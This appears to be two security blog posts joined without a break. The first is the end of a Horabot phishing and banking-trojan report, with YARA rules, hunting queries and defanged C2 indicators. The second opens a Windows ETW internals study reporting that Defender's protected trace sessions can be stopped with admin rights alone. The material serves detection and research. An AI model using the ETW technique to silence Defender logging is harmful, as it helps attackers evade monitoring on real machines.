
Yes, we also wondered how PowerShell could possibly accept ASCII chaos as variable/function names, but it does. After cleaning up the messy naming convention and reviewing the well-commented routines (thanks, threat actor), we were able to identify its main duties:

  • Harvest emails via the MAPI namespace;
  • Exfiltrate unique email addresses to the C2;
  • Clean up the outbox;
  • Filter the exfiltrated email addresses against a blocklist of keywords;
  • Prepare a phishing email containing a malicious PDF;
  • Mass-distribute the email to the filtered addresses.


One interesting point is that the spreader’s code and comments allow us to extract some useful intel:

  • All comments are written in Brazilian Portuguese, which gives a strong indication of the threat actor’s origin.
  • It is fairly easy to distinguish comments written by a human from those most likely generated by an AI/LLM; the latter are too formal and remarkably well-formatted. One of the human comments actually inspired the title of this article.
  • One of the comments in the code reads “limpa a caixa de saida antes de sapecar”. Sapecar has a very specific meaning that only Brazilian Portuguese speakers would naturally understand. The closest equivalent to this comment in English would be: “Clear the outbox before you blast it off or let it rip.”

Our team tracked Horabot activity for a few months and compiled a collection of malicious attachment examples used in this campaign. They are all written in Spanish and urge the user to click a large button in the document to access a “confidential file” or an “invoice”. Clicking the button triggers the same infection chain described in this article.

Detection engineering and threat hunting opportunities

After navigating this long, layered attack chain, we bet some of the tech folks reading this have already started imagining potential detection opportunities.
With that in mind, this section provides some rules and queries that you can use to detect and hunt this threat in your own environment.

YARA rules

The YARA rules focus on two core components of the operation: the AutoIt script that functions as the loader, and the Delphi DLL that serves as the banking Trojan.

import "pe"

rule Horabot_Delphi_Trojan
{
    meta:
        author = "maT"
        description = "Detects Horabot payload/trojan (Delphi DLL)"
        hash_01 = "6272ef6ac1de8fb4bdd4a760be7ba5ed"
        hash_02 = "4caa797130b5f7116f11c0b48013e430"
        hash_03 = "c882d948d44a65019df54b0b2996677f"

    condition:
        uint32be(0) == 0x4d5a5000 and 
        filesize < 150MB and 
        pe.is_dll() and
        pe.number_of_exports == 4 and
        pe.exports("dbkFCallWrapperAddr") and
        pe.exports("__dbk_fcall_wrapper") and
        pe.exports("TMethodImplementationIntercept") and
        pe.exports(/^[A-Z][0-9]{6}_[A-Z0-9]$/)
}

rule Horabot_AutoIT_Loader
{
    meta:
        author = "maT"
        description = "Detects AutoIT script used as a loader by Horabot"
    
    strings:
        $winapi_01 = "Advapi32.dll"
        $winapi_02 = "CryptDeriveKey"
        $winapi_03 = "CryptDecrypt"
        $winapi_04 = "MemoryLoadLibrary"
        $winapi_05 = "VirtualAlloc"
        $winapi_06 = "DllCallAddress"

        $str_seed = "99521487"
        $str_func01 = "B080723_N"
        $str_func02 = "A040822_1"

        $opt_hexstr01 = { 20 3D 20 22 ?? ?? ?? ?? ?? ?? ?? 5F ?? 22 20 0D 0A 4C 6F 63 61 6C 20 24} // = "B080723_N" CRLF Local $
        $opt_aes192 = "0x0000660f" // CALG_AES_192
        $opt_md5 = "0x00008003" // CALG_MD5      

    condition:
        filesize < 100KB and
        all of ($winapi*) and
        (
            1 of ($str*) or
            all of ($opt*)
        )

}

Hunting queries

You may notice that some patterns in this section do not appear in the URLs described earlier in the article. These additional patterns were included because we observed small variations introduced by the threat actor over time, such as the use of QR codes in the lure pages.

VirusTotal Intelligence entity:url (url:”0DOWN1109″ or url:”0QR-CODE” or url:”0zip0408″ or url:”0out0408″ or url:”0capcha17″ or url:”/g1/ld1/” or url:”/g1/auxld1″ or url:”/au/gerapdf/blqs1″ or url:”/au/gerauto.php” or url:”g1/ctld” or url:”index25.php” or url:”07f07ffc-028d” or url:”0AT14″ or url:”0sen711″) or (url:”index15.php” and (url:”/on7″ or url:”/on7all” or url:”/inf”))
URLScan page.url.keyword:/.*\/([0-9]{6}|reserva)\/(au|up)\/.*/ OR page.url:(*0DOWN1109* OR *0QR-CODE* OR *0zip0408* OR *0out0408* OR *0capcha17* OR *\/g1\/ld1* OR *\/g1\/auxld1* OR *\/au\/gerapdf\/blqs1* OR *\/au\/gerauto.php* OR *\/g1\/ctld* OR *\/index25.php OR *\/index15.php)

IoCs

Indicator Description
hxxps://evs.grupotuis[.]buzz/0capcha17/ Fake CAPTCHA page
hxxps://evs.grupotuis[.]buzz/0capcha17/DMEENLIGGB.hta HTA file
hxxps://evs.grupotuis[.]buzz/0capcha17/DMEENLIGGB/GRXUOIWCEKVX JavaScript Loader 01
hxxps://pdj.gruposhac[.]lat/g1/ld1/ VBS Polymorphic 01
hxxps://pdj.gruposhac[.]lat/g1/auxld1 JavaScript Loader 02
hxxps://pdj.gruposhac[.]lat/g1/ VBS Polymorphic 02 (heavy lifter)
hxxps://pdj.gruposhac[.]lat/g1/ctld/ List of victims
hxxps://pdj.gruposhac[.]lat/g1/gerador.php Link to download AutoIT script
hxxps://cgf.facturastbs[.]shop/0725/a/home (GET) List of C2 addresses encrypted
hxxps://cfg.brasilinst[.]site/a/br/logs/index.php?CHLG (POST) Contacted by the Delphi DLL
hxxps://aufal.filevexcasv[.]buzz/on7/index15.php (POST)
hxxps://aufal.filevexcasv[.]buzz/on7all/index15.php (POST)
Contacted by the Delphi DLL
hxxps://cgf.facturastbs[.]shop/a/08/150822/au/at.html Contacted by the Delphi DLL
hxxps://labodeguitaup[.]space/a/08/150822/au/au
hxxps://cgf.midasx[.]site/a/08/150822/au/au
PowerShell stager 01
hxxps://cgf.facturastbs[.]shop/a/08/150822/au/gerauto.php PowerShell stager 02
hxxps://cgf.facturastbs[.]shop/a/08/150822/au/app Link to download the spreader
hxxps://cgf.facturastbs[.]shop/a/08/150822/au/gerapdf/blqs1 List of blocklist keywords
hxxps://thea.gruposhac[.]space/0out0408 Link found in the button of the first malicious attachment
6272EF6AC1DE8FB4BDD4A760BE7BA5ED Delphi DLL sample
lifenews[.]pro C2 (socket)
64.177.80[.]44 C2 (socket)

Windows Internals: Check Your Privilege - The Curious Case of ETW’s SecurityTrace Flag

This blog post is from the original post I made on the Origin (by Prelude) blog. The original can be found here.

Introduction

Recently, while investigating new feature development for our Origin (by Prelude) Runtime Memory Protection research preview product, we were forced to dig into the inner-workings of Event Tracing for Windows (ETW). In the course of leveraging our internal ETW tooling, which executes at a signing and protection level of Antimalware Protected Process Light (PPL), we noticed that it was possible to issue a “stop trace” code to a target ETW session that had an undocumented “security trace” flag enabled - which will be the topic of this blog post - without (seemingly) the necessary privileges required. This undocumented flag appears to ensure that only processes running at Antimalware-PPL can interact with or modify any ETW trace session with this flag enabled. In practice, it seems most applicable to AutoLogger ETW trace sessions (as we will see later). Yet we were able to stop the trace session with only administrative privileges, without any special signing or elevated protection level. If you’re familiar with Windows internals you will know that - even if not officially acknowledged - resources created or managed by a protected process generally should not be modifiable by less-privileged entities, including administrative processes. Given that this flag appears to delegate trace-session management exclusively to Antimalware-PPL processes, our interest was piqued.

As we set out to determine how any of this was possible in the first place, this led us to identifying both how to configure and manage this undocumented “security trace” ETW flag without needing Antimalware-PPL. However, and much more practical and impactful, this allowed us to identify a new method to consume events from ETW providers which require Antimalware-PPL, like Microsoft-Windows-Threat-Intelligence, without running as Antimalware-PPL and without relying on a kernel driver - or any of the usual “patch-the-kernel” gymnastics researchers have historically relied on. Alongside this post, we are also releasing a public proof of concept that encapsulates this research: ThreatIntelligenceConsumer.

ETW Session Management

Although the functionality for creating and managing ETW sessions is exposed in user-mode on Windows, the kernel is still responsible for the true management of resources related to trace sessions. One of the primary structures used by the kernel to manage a specific ETW session is through the WMI_LOGGER_CONTEXT structure.

lkd> dt nt!_WMI_LOGGER_CONTEXT
   +0x000 LoggerId         : Uint4B
   +0x004 BufferSize       : Uint4B
   +0x008 MaximumEventSize : Uint4B
   +0x00c LoggerMode       : Uint4B
   +0x010 AcceptNewEvents  : Int4B
   +0x018 GetCpuClock      : Uint8B
   +0x020 LoggerThread     : Ptr64 _ETHREAD
   +0x028 LoggerStatus     : Int4B
   +0x02c FailureReason    : Uint4B
   +0x030 BufferQueue      : _ETW_BUFFER_QUEUE
   +0x040 OverflowQueue    : _ETW_BUFFER_QUEUE
   +0x050 GlobalList       : _LIST_ENTRY
   +0x060 DebugIdTrackingList : _LIST_ENTRY
   +0x070 DecodeControlList : Ptr64 _ETW_DECODE_CONTROL_ENTRY
   +0x078 DecodeControlCount : Uint4B
   +0x080 BatchedBufferList : Ptr64 _WMI_BUFFER_HEADER
   +0x080 CurrentBuffer    : _EX_FAST_REF
   +0x088 LoggerName       : _UNICODE_STRING
   +0x098 LogFileName      : _UNICODE_STRING
   +0x0a8 LogFilePattern   : _UNICODE_STRING
   +0x0b8 NewLogFileName   : _UNICODE_STRING
<--- Truncated --->

This structure, which is quite large, manages a lot of the data and metadata needed for the session including the name of the logger, the state of ETW buffers being written to, Last Branch Record (LBR) and Intel Processor Trace (IPT) ETW enablement status if applicable, flags, and other items of interest. For the purposes of this blog post, we will examine the various flags which are present.

+0x330 Flags            : Uint4B
+0x330 Persistent       : Pos 0, 1 Bit
+0x330 AutoLogger       : Pos 1, 1 Bit
+0x330 FsReady          : Pos 2, 1 Bit
+0x330 RealTime         : Pos 3, 1 Bit
+0x330 Wow              : Pos 4, 1 Bit
+0x330 KernelTrace      : Pos 5, 1 Bit
+0x330 NoMoreEnable     : Pos 6, 1 Bit
+0x330 StackTracing     : Pos 7, 1 Bit
+0x330 ErrorLogged      : Pos 8, 1 Bit
+0x330 RealtimeLoggerContextFreed : Pos 9, 1 Bit
+0x330 PebsTracing      : Pos 10, 1 Bit
+0x330 PmcCounters      : Pos 11, 1 Bit
+0x330 PageAlignBuffers : Pos 12, 1 Bit
+0x330 StackLookasideListAllocated : Pos 13, 1 Bit
+0x330 SecurityTrace    : Pos 14, 1 Bit
+0x330 LastBranchTracing : Pos 15, 1 Bit
+0x330 SystemLoggerIndex : Pos 16, 8 Bits
+0x330 StackCaching     : Pos 24, 1 Bit
+0x330 ProviderTracking : Pos 25, 1 Bit
+0x330 ProcessorTrace   : Pos 26, 1 Bit
+0x330 QpcDeltaTracking : Pos 27, 1 Bit
+0x330 MarkerBufferSaved : Pos 28, 1 Bit
+0x330 LargeMdlPages    : Pos 29, 1 Bit
+0x330 ExcludeKernelStack : Pos 30, 1 Bit

Although the mask of flags is technically represented by WMI_LOGGER_CONTEXT.Flags, the symbols contain a convenient breakdown of the various values which are available. As we can see, SecurityTrace is a flag which is present and will be the subject of this blog post. By itself, however, this flag does not indicate what it is used for, other than the fact that it denotes the trace is somehow related to security.

To get a sense as to what this flag may be used for, we first enumerated all of the trace sessions which contained this flag. Note that the list of active loggers cannot exceed 0x50 (80), as this currently is the maximum number of supported loggers on a system. WinDbg, which we use for our research, is a very powerful tool for ETW analysis.

lkd> dx ((nt!_WMI_LOGGER_CONTEXT*(*)[0x50])(((nt!_ESERVERSILO_GLOBALS*)&nt!PspHostSiloGlobals)->EtwSiloState->EtwpLoggerContext))->Where(l => l != 1).Where(l => l->SecurityTrace == 1).Select(i => i->LoggerName)
((nt!_WMI_LOGGER_CONTEXT*(*)[0x50])(((nt!_ESERVERSILO_GLOBALS*)&nt!PspHostSiloGlobals)->EtwSiloState->EtwpLoggerContext))->Where(l => l != 1).Where(l => l->SecurityTrace == 1).Select(i => i->LoggerName)                
    [5]              : "DefenderApiLogger" [Type: _UNICODE_STRING]
    [6]              : "DefenderAuditLogger" [Type: _UNICODE_STRING]


There are only two trace sessions with this feature enabled - DefenderApiLogger and DefenderAuditLogger. These trace sessions are associated with Microsoft Defender. If one attempts to analyze the relevant binaries, you will not find the creation of these ETW sessions present (via StartTrace). This is because these sessions are registered as AutoLogger ETW sessions. For the unfamiliar, AutoLogger sessions are used in order for some loggers to consume events fairly early (all things considered) in the boot process and are not created by a particular process, but instead are created by the kernel directly (unlike most “normal” sessions - which are created by a particular process invoking StartTrace). These sessions are configured through the Registry via HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\WMI\Autologger.

By examining one of the AutoLogger sessions associated with Microsoft Defender we can glean further insight, potentially, into the SecurityTrace feature.


The DefenderApiLogger key itself contains AutoLogger-compliant configuration settings (not all of the ETW trace session configuration settings are available to AutoLoggers). As we can see in the above image, there are no configuration options related to “Flags” or any other moniker which would indicate configuration of various features such as SecurityTrace, etc. Moreover, if we put AutoLogger sessions aside and look at the EVENT_TRACE_PROPERTIES structure, which is used by callers of StartTrace to create a new ETW session programmatically, there still are no options to configure an item such as a “security trace” feature or a SecurityTrace flag.

In the case of DefenderApiLogger, all that is present are a list of AutoLogger-compliant ETW settings, along with a list of GUIDs for the various ETW providers which the DefenderApiLogger trace session wishes to consume from. For example, the Microsoft-Windows-Services ETW provider is represented by the first GUID present in the subkey, 0063715B-EEDA-4007-9429-AD526F62696E. Each of these keys contains additional settings, such as the configuration of how a particular provider should emit events or how the logger should consume them - including an additional subkey named “Filters” (if present) which denotes various ETW filters (event ID filtering, etc.).

Still, however, there is nothing particularly identifiable about any of these configuration settings that would indicate the configuration of SecurityTrace. Given that the WMI_LOGGER_CONTEXT structure is a kernel-only structure, we further sought to understand how the ETW runtime in kernel-mode manages the undocumented SecurityTrace feature.

SecurityTrace Logger Flag

We’ve mentioned the SecurityTrace flag - but what does it actually do? One of the clearest ways to answer this is to look where this flag is evaluated (or set). The primary place where SecurityTrace is evaluated is in the Windows kernel, specifically the EtwpQueryTrace. As the name suggests, this function handles queries against a target ETW session. In practice, when you use a built-in tool like logman to retrieve details about an ETW trace session, the request ultimately funnels down to EtwpQueryTrace in order to be serviced.

Before talking about how SecurityTrace is evaluated in this function it is worth talking about how queries actually work - as this information will become prevalent in the latter portion of this blog.

ETW session query functionality resides around the WMI_LOGGER_INFORMATION structure. This undocumented structure is what is actually used by the low-level user-mode caller, NtTraceControl (via ControlTrace) for most ETW operations, such as starting or querying a trace. This structure is what is sent to the kernel - not the higher-level (and documented) EVENT_TRACE_PROPERTIES structure present in the Windows SDK. Although the Windows Research Kernel (WRK) has a definition of this structure, it has seen quite a few updates since the WRK was last updated. Luckily, the structure is present in combase.dll (as an aside, COM is notoiously hard to debug, so Microsoft actually ships private symbols for combase.dll. Given COM intersects with much of the OS, it can be a gold mine for information like this).

0:000> dt combase!_WMI_LOGGER_INFORMATION
   +0x000 Wnode            : _WNODE_HEADER
   +0x030 BufferSize       : Uint4B
   +0x034 MinimumBuffers   : Uint4B
   +0x038 MaximumBuffers   : Uint4B
   +0x03c MaximumFileSize  : Uint4B
   +0x040 LogFileMode      : Uint4B
   +0x044 FlushTimer       : Uint4B
   +0x048 EnableFlags      : Uint4B
   +0x04c AgeLimit         : Int4B
   +0x04c FlushThreshold   : Int4B
   +0x050 Wow              : Pos 0, 1 Bit
   +0x050 QpcDeltaTracking : Pos 1, 1 Bit
   +0x050 LargeMdlPages    : Pos 2, 1 Bit
   +0x050 ExcludeKernelStack : Pos 3, 1 Bit
   +0x050 V2Options        : Uint8B
   +0x058 LogFileHandle    : Ptr64 Void
   +0x058 LogFileHandle64  : Uint8B
   +0x060 NumberOfBuffers  : Uint4B
   +0x060 InstanceCount    : Uint4B
   +0x064 FreeBuffers      : Uint4B
   +0x064 InstanceId       : Uint4B
   +0x068 EventsLost       : Uint4B
   +0x068 NumberOfProcessors : Uint4B
   +0x06c BuffersWritten   : Uint4B
   +0x070 LogBuffersLost   : Uint4B
   +0x070 Flags            : Uint4B
   +0x074 RealTimeBuffersLost : Uint4B
   +0x078 LoggerThreadId   : Ptr64 Void
   +0x078 LoggerThreadId64 : Uint8B
   +0x080 LogFileName      : _UNICODE_STRING
   +0x080 LogFileName64    : _STRING64
   +0x090 LoggerName       : _UNICODE_STRING
   +0x090 LoggerName64     : _STRING64
   +0x0a0 RealTimeConsumerCount : Uint4B
   +0x0a4 SequenceNumber   : Uint4B
   +0x0a8 LoggerExtension  : Ptr64 Voidf
   +0x0a8 LoggerExtension64 : Uint8B

WMI_LOGGER_INFORMATION acts as a translation layer to extract information from, or store information into, the target trace session’s WMI_LOGGER_CONTEXT from the original EVENT_TRACE_PROPERTIES structure associated with the target operation (such as StartTrace or ControlTrace).



Sechost.dll, the user-mode component which receives the high-level query request from user-mode, translates the EVENT_TRACE_PROPERTIES structure into the appropriate WMI_LOGGER_INFORMATION structure - which then is sent to kernel-mode and is populated by the target WMI_LOGGER_CONTEXT structure. This is then translated back into the expected EVENT_TRACE_PROPERTIES structure provided by the caller of ControlTrace query operation. This translation is achieved in Sechost.dll via EtwpCopyPropertiesToInfo (EVENT_TRACE_PROPERTIES -> WMI_LOGGER_INFORMATION) and EtwpCopyInfoToProperties (WMI_LOGGER_INFORMATION -> EVENT_TRACE_PROPERTIES).


What does this have to do with an ETW “security trace”? The actual functionality of a query operation, as we saw previously in EtwpQueryTrace, is gated by the presence of the target trace session’s WMI_LOGGER_CONTEXT.Flags.SecurityTrace bit. In order for the target session’s WMI_LOGGER_INFORMATION structure to be populated from the WMI_LOGGER_CONTEXT structure (in other words, in order for a trace query operation to take place), the caller process (i.e., the process which is performing the query, such as logman.exe or any other caller of ControlTrace) must contain at least Antimalware-PPL signing level/privilege.


This means it is not even possible to query these ETW sessions from a process which has, for example, SYSTEM privileges.

However, the SecurityTrace feature is more useful than just filtering the ability to query a session from user-mode directly via ControlTrace with the EVENT_TRACE_CONTROL_QUERY control code (although it is one of, if not the fundemental operation it is used for). The SecurityTrace flag is also checked in other security-relevant code paths. Curiously, however, the check is not present when the “stop ETW trace session” code path (EtwpStopLogger in Sechost.dll, EtwpStopTrace in NT) is exercised.

